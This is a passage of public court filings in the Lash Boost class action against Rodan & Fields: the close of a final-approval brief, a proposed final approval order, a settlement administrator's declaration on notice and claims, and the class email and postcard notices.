24 maintains its headquarters in San Francisco, California. Moreover, R+F’s marketing department, which
25 marketed Lash Boost, is located in California. Accordingly, the application of California law to the
26 nationwide claims is neither arbitrary nor unfair. *See, e.g., Sullivan* 662 F.3d at 1271 (application of
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1 California law to nonresidents appropriate where defendant was headquartered in California and
2 defendant’s alleged decision was made in California).

3 **III. The Class Was Provided with Adequate Notice.**

4 California courts approve class notice if it “provide[s] meaningful notice in a form that should
5 have a reasonable chance of reaching a substantial percentage of the class members.” *Noel* 7 Cal.5th at
6 983 (internal quotation marks and citation omitted); *accord Free Range Content, Inc. v. Google, LLC* (N.D.
7 Cal. Mar. 21, 2019) 2019 WL 1299504, at *6 (“[N]otice plans estimated to reach a minimum of 70
8 percent are constitutional and comply with Rule 23.”) (internal quotation marks and citation omitted).

9 Here, as detailed above, the Settlement Administrator provided direct notice to an estimated
10 99% of the known Settlement Class, either in the form of email or in the form of a postcard. Sperry
11 Decl. ¶ 7; Azari Decl. ¶ 10. Even accounting for email bouncebacks and undelivered postcards, the vast
12 majority of the Settlement Class has received actual, individual notice of the Settlement. Further, the
13 Settlement has received significant media coverage. *See, e.g., Gabi Thorne, The Controversy over the Rodan*
14 *+ Fields Lash Serum, Explained*, Allure (Apr. 22, 2022), [https://www.allure.com/story/rodan-and-fields-](https://www.allure.com/story/rodan-and-fields-lash-boost-class-action-lawsuit)
15 [lash-boost-class-action-lawsuit](https://www.allure.com/story/rodan-and-fields-lash-boost-class-action-lawsuit). Additionally, Epiq may provide a reminder notice approximately seven
16 days before the claim submission deadline. Settlement Agreement § 5.2(d); Sperry Decl. ¶ 24.

17 The content of the notice was also appropriate. It received careful, repeated scrutiny at the
18 preliminary-approval stage, and changes were made to meet the Court’s concerns. The direct notices
19 informed Class Members (among other things) of their right to exclude themselves from the Settlement,
20 the consequences of not doing so, and their right to object, and told them of the deadlines for the
21 exercise of those rights. *See* Second Decl. of Annick Persinger in Supp. of Suppl. Submission in Supp.
22 of Prelim. Approval, Exs. 3-6 (Mar. 7, 2022). They gave Class Members information about the subject
23 matter of the lawsuit and the benefits provided by the Settlement, and directed them to the Settlement
24 Website for more information. *Id.* The Full Notice, which is available on the Settlement Website,
25 provides (among much else) a fuller description of the Settlement, as well as instructions on how to
26 submit a Claim Form, exclude oneself from the Settlement, or object. *See id.*, Exs. 1-2. These notices
27 were more than “adequate to fairly apprise the prospective members of the class of the terms of the
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1 proposed settlement and of the options that are open to them in connection with [the] proceedings.”
2 *7-Eleven Owners* (2000) 85 Cal.App.4th at 1164.

3 **IV. The Fees, Costs, and Service Awards Requested by Plaintiffs Are Fair and**
4 **Reasonable and Should Be Approved.**

5 Finally, Plaintiffs note that no objection challenges the fees, costs, and service awards that
6 Plaintiffs requested in the application they filed in June. As this Court is well aware, “California courts
7 routinely award attorneys’ fees of one-third of the common fund.” *Beaver v. Tarsadia Hotels* (S.D. Cal.,
8 Sept. 28, 2017) 2017 WL 4310707, at *9. Indeed, the Court of Appeal has observed that “[e]mpirical
9 studies show that, regardless whether the percentage method or the lodestar method is used, fee awards
10 in class actions average around one-third of the recovery.” *Chavez* 162 Cal. App.4th 66, fn. 11; *see also*
11 *Laffitte v. Robert Half Int’l, Inc.* (2016) 1 Cal.5th 480, 503-04 (affirming an award of one-third of a \$19
12 million fund). Accordingly, and as further detailed in the separately filed fee application, in light of the
13 non-revisionary \$38 million Settlement, it is entirely appropriate to award \$12.5 million in reasonable
14 attorneys’ fees, \$723,075.48 in reasonable costs, and a service award of \$15,000 to each of the Plaintiffs.

15 **CONCLUSION**

16 For the reasons explained above and in prior filings, Plaintiffs respectfully ask that:

- 17
- 18 • the Court grant final approval to the Settlement and certify the Settlement Class; and
 - 19 • the Court award \$12.5 million in reasonable attorneys’ fees, \$723,075.48 in reasonable
20 costs, and a service award of \$15,000 to each of the Plaintiffs.

21 Dated: August 22, 2022

Respectfully submitted,

22 /s/ Annick M. Persinger

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SUPERIOR COURT OF THE STATE OF CALIFORNIA
COUNTY OF SAN FRANCISCO

LASH BOOST CASES
CARYN GORZO, KASEY MELIN (F/K/A
KASEY POE), ANNA DOHNKE, LIEN
SCHERR, JOLENE LEWIS VOLPE (F/K/A
BARBARA LEWIS), BOBBIE JOE HULING,
CYNTHIA WHETSELL, MARTHA MERLE,
TERESA GATTUSO, ELISSA WAGNER,
and DIXIE WILLIAMS, *individually and on behalf
of themselves and all others similarly situated,*

Plaintiffs,

v.

RODAN & FIELDS, LLC,

Defendant.

JUDICIAL COUNCIL COORDINATION
PROCEEDING NO. 4981

Case No. CJC-18-004981

**[PROPOSED] FINAL APPROVAL
ORDER AND JUDGMENT**

Date: September 14, 2022
Time: 9:00 a.m.
Department: 304

Hon. Ethan P. Schulman

1 **THIS MATTER HAVING** come before this Court for an Order certifying a Settlement
2 Class and finally approving a Settlement between Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Melin
3 (formerly Kasey Poe), and Anna Dohnke, Jolene Lewis Volpe (formerly Barbara Lewis), Bobbie Joe
4 Huling, Cynthia Whetsell, Martha Merle, Teresa Gattuso, Elissa Wagner, and Dixie Williams,
5 individually and on behalf of the proposed Settlement Class, along with Defendant Rodan & Fields,
6 LLC, and this Court having reviewed the Settlement Agreement and attachments thereto, executed by
7 the parties, and submitted to the Court with Plaintiffs' Unopposed Motion for Final Approval of Class
8 Action Settlement ("Motion"), and with Class Counsel's application for Attorney's fees, Expenses,
9 and Service Awards;

10 **IT IS HEREBY ORDERED, ADJUDGED AND DECREED THAT:**

11 1. This Court has jurisdiction over the subject matter of this Action and over the Parties
12 to this Action, including the Settlement Class Members, pursuant to California Code of Civil
13 Procedure Section 664.6.

14 2. This Final Approval Order and Judgment incorporates the Settlement Agreement, and
15 the terms used herein shall have the meanings and/or definitions given to them in the Settlement
16 Agreement, as submitted to the Court with the Motion.

17 3. The Court finds the Settlement was entered into in good faith, that it is fair, reasonable,
18 and adequate, and that it satisfied the standards and applicable requirements for final approval of this
19 class action settlement under California law, including the provisions of California Code of Civil
20 Procedure section 382 and California Rules of Court, Rule 3.769.

21 4. **The Settlement Class.** For purposes of the Settlement, this Court hereby certifies a
22 Settlement Class, defined as follows and subject to the stated exclusions: all current and former
23 consumers in the United States or its territories who purchased Lash Boost for personal, family, or
24 household purposes between October 1, 2016 and the date of the entry of an Order granting
25 preliminary approval to the Settlement Agreement.

26 5. Excluded from the Settlement Class are (a) any individuals who have pending litigation
27 against R+F; (b) any Settlement Class Members who file a timely request for exclusion; (c) any officers,
28 directors, or employees, or immediate family members of the officers, directors, or employees, of R+F

1 or any entity in which R+F has a controlling interest; (d) any person who has acted as an Independent
2 Consultant of R+F; (e) any legal counsel or employee of legal counsel for R+F; (f) any federal, state,
3 or local government entities; (g) any person who has previously released the claims encompassed
4 herein; (h) any person who returned the Product and received a refund; (i) and any judicial officers
5 presiding over the Actions and the members of their immediate family and judicial staff.

6 6. **Notice.** The Court finds that the Parties and the Settlement Administrator provided
7 the notice approved in the Preliminary Approval Order. The Notice provided was the best notice
8 practicable, and was reasonably calculated, under the circumstances, to apprise the Settlement Class
9 members of the pendency of the Action and their right to participate in, object to, or exclude
10 themselves from the Settlement. The Court also finds that the Notice provided to the Settlement Class
11 Members, based on the evidence presented, was valid, due, and sufficient to all Settlement Class
12 Members; and complied fully with California Code of Civil Procedure §382, California Civil Code
13 §1781(e), California Rules of Court 3.766 and 3.769, due process under the California and United
14 States Constitutions, and all other applicable laws. Accordingly, the Court finds that the Notice to the
15 Settlement Class to be fair, adequate and reasonable.

16 7. **Binding Effect of Order.** This Court finds that a full and fair opportunity has been
17 afforded to Settlement Class Members to participate in the proceedings convened to determine
18 whether the proposed Settlement Agreement should be given final approval. Accordingly, this Court
19 hereby determines that all Settlement Class Members who did not file a timely and proper request for
20 exclusion from the Settlement are bound by this final Order. The Court further finds that this Order
21 applies to all claims or causes of action settled under the Settlement Agreement, and binds all
22 Settlement Class Members, including those who did not properly request exclusion under paragraph
23 9 of the Preliminary Approval and Provisional Class Certification Order. This Order does not bind
24 persons who filed timely and valid requests for exclusion. Attached as Exhibit __ is a list of persons
25 who properly requested to be excluded from the Settlement.

26 8. **Release.** The Court further finds that, as set forth in the Settlement Agreement, on
27 the effective Settlement Date, Plaintiffs and all Settlement Class Members who did not properly
28 request exclusion are: (1) deemed to have released and forever discharged R+F and its releaseses from

1 all claims arising out of or asserted in this Action and claims released under the Settlement Agreement;
2 and (2) are barred and permanently enjoined from asserting, instituting, or prosecuting, either directly
3 or indirectly, those claims. The full terms of the release described in this paragraph are set forth in
4 Section 3.1 of the Agreement.

5 9. The Court finds that the Settlement is fair, reasonable and adequate as to the
6 Settlement Class, Plaintiffs, and Defendant, and is the product of good faith, arm's length negotiations
7 between the Parties, and further that the Settlement is consistent with public policy and fully complies
8 with all applicable provisions of California law.

9 10. In response to the one objection made to the Settlement, the Court finds that the
10 claims handling process of the Settlement Administrator is fair, reasonable and adequate, and that the
11 one claim submitted by the Objector was properly processed. Therefore, for all of the reasons set
12 forth herein, the Court overrules the sole Objector to the Settlement, as the issues set forth in his
13 objection do not alter the Court's prior findings that the Settlement is fair, adequate, and reasonable,
14 such that final approval and judgment should be entered.

15 11. Accordingly, the Court hereby finally and unconditionally approves the Settlement and
16 specifically:

17 (a) Approves the Settlement Administrator's distribution of a Cash Benefit to each
18 Settlement Class Member who elected a Cash Benefit in accordance with Section 2.6
19 of the Settlement Agreement, and a Cash Repeat Purchaser Benefit to each Settlement
20 Class Member who elected a Cash Repeat Purchaser Benefit, in accordance with
21 Section 2.6(c) of the Settlement Agreement.

22 (b) Approves the Settlement Administrator's distribution of a Credit Benefit to each
23 Settlement Class Member who elected a Credit Benefit in accordance with Section 2.6
24 of the Settlement Agreement, and a Credit Repeat Purchaser Benefit to each
25 Settlement Class Member who elected a Credit Repeat Purchaser Benefit, in
26 accordance with Section 2.6 of the Settlement Agreement.

27 (c) Appoints Plaintiffs Lien Scherr, Caryn Gorzo, Kasey Poe, Anna Dohnke, Jolene Lewis
28 Volpe (formerly Barbara Lewis), Bobbie Joe Huling, Cynthia Whetsell, Martha Merle,

1 Teresa Gattuso, Elissa Wagner, and Dixie Williams as the Settlement Class
2 Representatives for settlement purposes, and approves their application for an award
3 of \$15,000 to each of them for their service, finding that it is fair, reasonable, and
4 appropriate in light of: (a) Plaintiffs' risks (financial, professional, and emotional) in
5 commencing this litigation; and (b) the time and effort Plaintiffs spent litigation this
6 action as class representatives.

7 (d) Appoints as Settlement Class Counsel the law firms of Tycko & Zavareei LLP, Keller
8 Rohrback LLP, Willett & Willett, LLP; Beshada Farnese, LLP, Glancy Prongay &
9 Murry, LLP, Gibbs Law Group, LLP, Levi & Korsinsky, LLP, and Sauder Schelkopf
10 LLC, with Annick M. Persinger of Tycko & Zavareei LLP and Juli Farris of Keller
11 Rohrback LLP as co-leaders of Class Counsel. The Court finds that awards of \$12.5
12 million in attorney's fees, and \$723,075.48 in costs are fair and reasonable in light of
13 the nature of this case, Class Counsel's experience and efforts in prosecuting this
14 Action, and the benefits obtained for the Class.

15 12. **Retention of Jurisdiction.** Pursuant to the Parties' request, California Code of Civil
16 Procedure section 664.6, and California Rule of Court, Rule 3.769(h), the Court retains exclusive and
17 continuing jurisdiction over this litigation for purposes of supervising, implementing, interpreting, and
18 enforcing this Order and the Settlement Agreement, and in order to conduct further hearings(s) on
19 the distribution procedures set forth herein and in the Agreement.

20 13. **Judgment.** The Court finds that there is no reason for delay and directs the Clerk to
21 enter judgment in accordance with the terms of this Order as of the date of this Order.

22 14. **Compliance Hearing.** On _____, 2022, at _____ a.m., the Court will
23 hold a compliance hearing so as to allow this Final Approval Order and Judgment to be amended and
24 provided to the Judicial Council, pursuant to Code of Civil Procedure § 384.5. No later than five court
25 days before the compliance hearing, the Parties shall submit a report to the Court specifying the total
26 amount paid to Class Members, along with a proposed amended Final Approval Order and Judgment.
27 No later than five court days after receipt of notice of entry of the amended Final Approval Order
28 and Judgment, the Parties shall submit the amended Final Approval Order and Judgment to the

1 Judicial Council, pursuant to Code of Civil Procedure § 384.5, and shall file a proof of service with
2 this Court confirming this.

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4 **IT IS SO ORDERED.**

5

6 Date: _____

Honorable Ethan P. Schulman
Judge of the Superior Court

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1 **TYCKO & ZAVAREEI LLP**

2 Annick M. Persinger (CA Bar No. 272996)
3 1970 Broadway, Suite 1070
4 Oakland CA, 94612
5 Telephone: (510) 254-6808
6 Facsimile: (202) 973-0950
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Santa Barbara, CA 93101
1201 Third Ave., Suite 3200
Seattle, WA 98101
Telephone: (206) 623-1900
Facsimile: (206) 623-3384

ELECTRONICALLY FILED
Superior Court of California,
County of San Francisco
08/22/2022
Clerk of the Court
BY: JUDITH NUNEZ
Deputy Clerk

8 *Attorneys for Plaintiffs and the Proposed Class*

9 SUPERIOR COURT OF THE STATE OF CALIFORNIA
10 COUNTY OF SAN FRANCISCO

11 *Scherr v. Rodan & Fields, LLC*; Superior
12 Court of California, County of San Bernardino,
13 Case No. CIVDS 1723435

14 *Gorzo, et al. v. Rodan & Fields, LLC*; Superior
15 Court of California, County of San Francisco,
16 Case No. CGC-18-565628

JUDICIAL COUNCIL COORDINATION
PROCEEDING NO. 4981

Case No. CJC-18-004981

**DECLARATION OF PETER T. SPERRY
REGARDING NOTICE PROGRAM AND
CLAIM REVIEW**

Hon. Ethan P. Schulman

17
18
19 I, Peter T. Sperry, hereby declare and state as follows:

20 1. My name is Peter T. Sperry, Esq. I am a Senior Project Manager employed by Epiq
21 Class Action & Claims Solutions, Inc. (“Epiq”). I have over seven years of experience handling all
22 aspects of settlement administration. The statements of fact in this declaration are based on my
23 personal knowledge, information provided to me by my colleagues in the ordinary course of
24 business, and Epiq’s business records. If called on to do so, I could and would testify competently
25 thereto.

26 2. Epiq was established in 1968 as a client services and data processing company. Epiq
27 has administered bankruptcies since 1985 and settlements since 1993. Epiq has routinely developed
28

1 and executed notice programs and administrations in a wide variety of mass action contexts
2 including settlements of consumer, antitrust, products liability, and labor and employment class
3 actions, settlements of mass tort litigation, Securities and Exchange Commission enforcement
4 actions, Federal Trade Commission disgorgement actions, insurance disputes, bankruptcies, and
5 other major litigation. Epiq has administered more than 4,500 settlements, including some of the
6 largest and most complex cases ever settled. Epiq’s class action case administration services include
7 administering notice requirements, designing direct-mail notices, implementing notice fulfillment
8 services, coordinating with the United States Postal Service (“USPS”), developing and maintaining
9 notice websites and dedicated telephone numbers with recorded information and/or live operators,
10 processing exclusion requests, objections, claim forms and correspondence, maintaining class
11 member databases, adjudicating claims, managing settlement funds, and calculating claim
12 payments and distributions. As an experienced neutral third-party administrator working with
13 settling parties, courts, and mass action participants, Epiq has handled hundreds of millions of
14 notices, disseminated hundreds of millions of emails, handled millions of phone calls, processed
15 tens of millions of claims, and distributed hundreds of billions in payments.

16 3. This declaration will provide updated settlement administration statistics for the
17 *Lash Boost Cases* in the Superior Court of the State of California for the County of San Francisco.

18 ***Class Data***

19 4. On November 16, 2021, March 1, 2022, and March 14, 2022, the Defendant
20 transmitted a total of three data files containing details for Settlement Class Members identified in
21 the Defendant’s records. The three files contained 2,499,870 names, mailing and/or email
22 addresses, and other relevant customer data for potential Settlement Class Members.

23 ***Individual Notice***

24 5. Epiq uploaded the data received from Defendant into a secure database created for
25 the purpose of administration of the proposed Settlement. Epiq assigned unique identifiers to all the
26 records it received in order to maintain the ability to track them throughout the Settlement
27 administration process. After exact duplicates were reconciled, 2,455,515 unique Settlement Class
28 Member records remained (the “Class Notice List”).

1 6. As further detailed below, Individual Notice was successfully delivered to 2,445,217
2 of the Settlement Class Members by email and/or by mailed postcard.

3 7. Epiq estimates 99.58% of Settlement Class Members whose names appeared on the
4 Class Notice List received direct notice of the Settlement.

5 **Email Notice**

6 8. On March 21, 2022, Epiq began issuing Email Notices to identified Settlement Class
7 Members. Each Email Notice included a unique identification number (“Unique ID”), which
8 allowed the recipient to submit a Claim Form on the Settlement Website. The Unique ID was
9 provided to help ensure that the claim submitted online belonged to the Settlement Class Member
10 to whom the Notice was issued.

11 9. As of August 5, 2022, Epiq has sent 2,455,673 total emails, of which 2,339,084 were
12 successfully delivered. The Email Notice is attached hereto as **Exhibit A**.

13 **Mailed Postcard Notice**

14 10. Between March 21, 2022 and April 1, 2022, Epiq caused the Postcard Notice to be
15 mailed to 116,622 Settlement Class Members (“Mailing List”). The Mailing List was comprised of
16 Settlement Class Members whose Email Notice was undeliverable, as well as Settlement Class
17 Members for whom the Defendant did not provide an email address or for whom Epiq determined
18 that the email address contained in the Class Notice List was invalid. The Postcard Notice also
19 included a “Unique ID” assigned to the Settlement Class Member to whom it was directed. The
20 Postcard Notice is attached hereto as **Exhibit B**. The Unique ID was provided to help ensure that
21 the claim submitted online belonged to the Settlement Class Member to whom the Notice was
22 issued.

23 11. Through August 5, 2022, 106,379 Postcard Notices were successfully delivered and
24 138 Postcards Notices were remailed as a result of Settlement Class Member requests and address
25 updates.

26 *Settlement Website*

27 12. The dedicated and publicly available Settlement Website (www.LBsettlement.com)
28 went live on March 21, 2022, and since that time has been available 24 hours per day, 7 days per

1 week. Among other things, visitors to the website can download relevant case documents (including
2 claim forms), obtain contact information for the Class Action Settlement Administrator, review
3 answers to frequently asked questions (“FAQs”), and instructions for how to submit a claim and a
4 copy of the Claim Form for submission through the Settlement’s mailing address. In addition,
5 Settlement Class members who received a Unique ID (i.e., any of the 2,445,217 individual Class
6 Members who received an Email Notice or a Postcard Notice) can conveniently file a Settlement
7 Claim Form online. As of August 5, 2022, there have been 366,213 visitor sessions to the Settlement
8 Website, 1,109,570 website pages presented, and 42,052 claims have been submitted online. The
9 Claim Form is attached hereto as **Exhibit C**.

Toll-Free Number

11 13. The toll-free telephone number (1-855-675-3134) established for the Settlement is
12 available for additional information and answers to FAQs through an automated telephone system
13 available 24 hours per day, 7 days per week, since March 18, 2022. As of August 5, 2022, there
14 have been 16,515 calls to the toll-free telephone number, representing 60,312 minutes of use. A total
15 of 4,633 Long Form Notices were requested via the automated telephone system and provided to the
16 requesting parties. The Long Form Notice is attached hereto as **Exhibit D**.

Postal Mailing Address Information

18 14. The unique post office box established for this Settlement receives all mailed
19 information related to the Settlement, including claim forms, supporting documentation, objections,
20 questions, and requests for exclusion.

21 15. Epiq has robust procedures in place to safeguard the handling and organizing of
22 settlement-related mail, including claim forms and objections. All mail received by Epiq is sorted
23 by project and document type, labeled, scanned with a label sheet and envelope, and attached to the
24 project’s records. These procedures (among others) ensure that all mail is appropriately processed.

Requests for Exclusion and Objections

26 16. The deadline to request exclusion from the Settlement was July 14, 2022. As of
27 August 5, 2022, Epiq has received 17 requests for exclusion. Attached hereto as **Exhibit E** is a list
28 of the names of the individuals who submitted valid exclusion requests.

1 17. The deadline to submit an objection to the Settlement was July 14, 2022. As of the
2 date of this declaration, Epiq has received three (3) objections from two individuals, Mr. Helfand
3 and Mr. Orr. Mr. Helfand's objection has been withdrawn.

4 18. True and correct copies of the Mr. Orr's objections and Mr. Helfand's withdrawal
5 notice are attached hereto as **Exhibit F**, **Exhibit G**, and **Exhibit H**.

6 *Status of Claims Process*

7 19. As of August 5, 2022, Epiq has received 52,820 Claim Forms.

8 20. Of the 52,820 claims, 44,801 are Cash Benefit Claims and 5,212 are Credit Benefit
9 Claims.¹

10 21. All Claim Form submissions received by Epiq, whether submitted online, sent to the
11 Settlement mailing address, and/or emailed to Epiq are processed by Epiq.

12 22. While Epiq understands that Mr. Orr contends in his objection that Epiq did not
13 receive his claim form, Mr. Orr is mistaken. Epiq received Mr. Orr's claim form, and that form is
14 being processed with all other Claim Forms consistent with Epiq's standard and longstanding
15 practices.

16 23. The current deadline for Settlement Class Members to file a Claim Form is
17 September 7, 2022. Thus, the claim form figures provided in this declaration are not final as
18 Settlement Class Members may continue to submit claims until at least September 7, 2022.

19 24. As provided in the Settlement, if instructed to do so by the Parties, Epiq also stands
20 ready to provide a reminder notice to the Class Notice List seven days before the claims deadline.

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28 ¹ 1,476 submissions did not elect a Benefit type. Epiq intends to contact these individuals to determine their preferred benefit type.

1 *Administration Costs*

2 25. As of August 1, 2022, Epiq has incurred \$315,973.45 in costs to administer the
3 Settlement. Epiq estimates it will incur between \$190,000 and \$350,000 in additional costs to
4 administer the Settlement (this is not a minimum or a cap).

5
6 I declare under penalty of perjury that the foregoing is true and correct. Executed at Kent,
7 Washington on this 22nd day of August 2022.


8
9 
10 Peter T. Sperry, Esq.

Exhibit A

From: Lash Boost Settlement Administrator <noreply@lbsettlement.com>
Sent:
To:
Subject: Lash Boost Class Action Settlement Notice

EMAIL NOTICE

IF YOU PURCHASED ENHANCEMENTS LASH BOOST FOR PERSONAL, FAMILY, OR HOUSEHOLD PURPOSES BETWEEN OCTOBER 1, 2016, AND MARCH 11, 2022, A CLASS ACTION SETTLEMENT MAY AFFECT YOUR RIGHTS AND YOU MAY BE ENTITLED TO SETTLEMENT BENEFITS.

*The Superior Court of California, County of San Francisco, authorized this notice.
This is not a solicitation from a lawyer.*

YOUR UNIQUE ID:	3CDAC343F6
------------------------	-------------------

PLEASE SAVE THIS NUMBER TO FILE A CLAIM

On March 11, 2022, the Honorable Judge Ethan P. Schulman of the California Superior Court, County of San Francisco, granted preliminary approval of this class action Settlement. The Court directed the parties to send this notice to inform Settlement Class Members about the class action, the Settlement, and Settlement Class Members' options. Because you may be a Settlement Class Member, you may be eligible to receive a payment or credit from the Settlement.

Please visit www.LBSettlement.com for more information. After you read the information in this notice, you may click below link to file a Claim:

www.LBSettlement.com

Este aviso en inglés es referente al acuerdo propuesto en una demanda colectiva referente a Lash Boost. El acuerdo propuesto puede afectar sus derechos legales. Para obtener una copia del aviso completo en español, visite www.LBSettlement.com.

WHAT IS THE LAWSUIT AND THIS SETTLEMENT ABOUT?

The lawsuit alleges that Rodan & Fields (R+F) failed to disclose material information regarding Lash Boost, and the potential side effects and risks of adverse reactions allegedly presented by one of its ingredients, Isopropyl Cloprostenate. Plaintiffs claimed to have experienced various adverse reactions to the product. They allege that R+F is liable to them for, among other things, the sale of an unapproved drug, the sale of an adulterated and misbranded drug, and the failure to disclose material information about Lash Boost's alleged side effects.

R+F denies Plaintiffs' allegations and denies liability or any wrongdoing associated with the claims asserted in this lawsuit. R+F contends that Lash Boost is safe when used in accordance with its label, that it cautioned customers to discontinue use if unpleasant symptoms arise, and that it disclosed the potential for the types of reactions Plaintiffs allegedly experienced. R+F also contends that it has only marketed the product as a cosmetic, not a drug.

The Court has not decided in favor of any party and has not evaluated Plaintiffs' claims or R+F's defenses. The parties have entered into a settlement to compromise disputed claims. In settling the litigation, neither side admits the allegations or arguments of the other.

WHO IS AFFECTED BY THE SETTLEMENT?

You are a Settlement Class Member affected by the Settlement if you purchased Lash Boost for personal, household, or family use between October 1, 2016, and March 11, 2022 and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee of R+F, or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the litigation or part of the judicial officer's staff (collectively, "Settlement Class Members").

For more details about who is affected, visit www.LBSettlement.com.

WHAT DOES THE SETTLEMENT PROVIDE?

If the Court approves the Settlement, Settlement Class Members who submit valid and timely Claim Forms will be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit they choose.

The maximum amount of the Credit Benefit is \$250 and the maximum amount of the Cash Benefit is \$175. Settlement Class Members who submit valid proof(s) of purchase showing that they made more than one purchase of Lash Boost may also receive an additional maximum benefit of \$250 in credit (a "Credit Repeat Purchaser Benefit") or an additional maximum benefit of \$175 in cash (a "Cash Repeat Purchaser Benefit"), for a maximum total benefit of \$500 in credit or \$350 in cash.

The actual amount of these benefits, however, is currently unknown and may be considerably less than the maximum, because the amount depends in large part on the number of Settlement Class Members who submit timely and valid Claim Forms. Under the Settlement, all Credit Benefits must come from the \$8 million Credit Settlement Fund, and all Cash Benefits must come from the \$30 million Cash Settlement Fund. In addition, all Settlement Administration Costs (estimated to be \$425,608), attorneys' fees and costs (in the maximum amount of \$15,409,392), and Class Representatives' Service Awards (in the maximum amount of \$15,000 each, for a total of \$165,000 to all 11 Plaintiffs), if approved by the Court, must be paid from the \$30 million Cash Settlement Fund. The exact amount will not be known until the Claim Filing Deadline, discussed below, expires.

R+F has also agreed to revise the Lash Boost label and instructions for use to list certain alleged side effects that have been reported by some product users. R+F will provide expanded cautionary instructions for use, and has agreed to make certain changes in how it advertises the product on its website, and in the materials it provides when training its Independent Consultants. For details on the label changes, see Section 2.5 of the Settlement Agreement, as well as the document called "Exhibit F" attached to the Settlement Agreement.

For more details about the Settlement Benefits, read the Long Notice or Settlement Agreement available at www.LBSettlement.com. You may also call 1 (855) 675-3134.

WHAT ARE YOU GIVING UP TO RECEIVE SETTLEMENT BENEFITS?

Unless you exclude yourself from the Settlement Class, you are a Settlement Class Member and will be legally bound by all orders and judgments of the Court, including the terms of the Settlement Agreement. You will not be able to sue or continue to sue R+F about the claims in the lawsuit, except for any personal injury or disease claims which are specially excluded from the Settlement.

Staying in the Settlement Class also means that you agree to the release of claim provisions (“Release”), which describe the legal claims that you give up, in the Settlement Agreement. For more details about the Release, read the Full Notice or Settlement Agreement available at www.LBSettlement.com. You may also call 1 (855) 675-3134.

WHAT ARE YOUR OPTIONS?

File a Claim. This is the only way to get a Cash or Credit Benefit under the Settlement. Click the link at the top of this notice or visit the Settlement Website, www.LBSettlement.com, to file a Claim electronically. If you file a Claim, you will give up the right to sue R+F in a separate lawsuit about the claims this Settlement resolves. You have until **September 7, 2022**, to file a Claim.

Exclude yourself from the Settlement. If you do not want to be legally bound by the Settlement, you may exclude yourself (“opt-out”) by sending a written notice of your intention to opt out of the Settlement to the Settlement Administrator (“Notice of Opt-Out”). A Notice of Opt-Out form is available at www.LBSettlement.com. You may use that form or submit a signed letter or postcard. If you opt-out, you will receive no money or credit, but you will keep your right to sue R+F for the claims in this litigation. If you opt-out, you may not object to the Settlement either. For more details on how to opt out of the Settlement, please read the Full Notice or Settlement Agreement available at www.LBSettlement.com. You may also call 1 (855) 675-3134. The Notice of Opt-Out must be submitted electronically through the Settlement Website, www.LBSettlement.com, **no later than July 14, 2022**, or be sent via mail to the Settlement Administrator at the address below and postmarked **no later than July 14, 2022**.

Object to the Settlement. If you do not exclude yourself, you may object to the Settlement. You may both object and submit a Claim under the Settlement. You will still be bound by the Settlement if your objection is rejected. For more details on how to object to the Settlement, please read the Full Notice or Settlement Agreement available at www.LBSettlement.com. You may also call 1 (855) 675-3134. Any objection must be in writing and submitted electronically through the Settlement Website, www.LBSettlement.com, **no later than July 14, 2022**, by mail to the Settlement Administrator at the address below and postmarked **no later than July 14, 2022**.

Do nothing. You will not receive a Settlement Benefit under the Settlement. You will also give up your right to object to the Settlement and you will not be able to be part of any other lawsuit about the claims this Settlement resolves.

For more details about your Options, read the Long Notice available at www.LBSettlement.com or call 1 (855) 675-3134.

THE COURTS FAIRNESS HEARING

The Court will hold a Fairness Hearing on **September 14, 2022 at 9:00 a.m. PST** to decide whether to approve the Settlement. The hearing will be in Dept. 304 of the San Francisco County Superior Court, 400 McAllister St., San Francisco, CA 94102. The Court will consider whether the Settlement is fair, reasonable, and adequate. The Court will also consider what amount to award to each of the class representatives as compensation for their services for the Settlement Class, and what amount to award Class Counsel for their attorneys’ fees and costs. You may appear at the Fairness Hearing, on your own behalf or through counsel, but you do not have to.

HOW DO YOU GET A SETTLEMENT BENEFIT?

To obtain a Settlement Benefit, you must timely and properly submit a completed Claim Form electing either a Cash Benefit or Credit Benefit **no later than September 7, 2022**. The Claim Form may be submitted online at www.LBSettlement.com **no later than September 7, 2022**, or by mail, but must be postmarked **no later than September 7, 2022**.

Claim Forms are available at www.LBSettlement.com or you may request one by calling 1 (855) 675-3134. You may also file a Claim by clicking on the link below or at the top of this email.

www.LBSettlement.com

QUESTIONS?

To access the Full Notice or other information, visit the Settlement Website at www.LBSettlement.com, write the Settlement Administrator at Lash Boost Settlement Administrator, P.O. Box 4357, Portland, OR 97208-4357, or call the toll-free number, 1 (855) 675-3134.

PLEASE DO NOT CONTACT THE COURT REGARDING THIS NOTICE.

AF077_v06

To unsubscribe from this list, please click on the following link: [Unsubscribe](#)

Exhibit B

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

**BARCODE
NO-PRINT
ZONE**

FIRST-CLASS MAIL
U.S. POSTAGE
PAID
Portland, OR
PERMIT NO. 2882

Your Unique ID: <<Unique ID>>

***IF YOU PURCHASED
ENHANCEMENTS LASH BOOST
FOR PERSONAL, FAMILY
OR HOUSEHOLD PURPOSES
BETWEEN OCTOBER 1, 2016,
AND MARCH 11, 2022, A CLASS
ACTION SETTLEMENT MAY
AFFECT YOUR RIGHTS, AND
YOU MAY BE ENTITLED TO
SETTLEMENT BENEFITS.***

Este aviso describe un acuerdo de demanda colectiva que puede afectar sus derechos. Para obtener una copia del Aviso completo en español, visite LBSettlement.com.

<<MAIL ID>>
<<NAME 1>>
<<NAME 2>>
<<ADDRESS LINE 1>>
<<ADDRESS LINE 2>>
<<ADDRESS LINE 3>>
<<ADDRESS LINE 4>>
<<ADDRESS LINE 5>>
<<CITY, STATE ZIP>>
<<COUNTRY>>

Barcode No-Print Zone

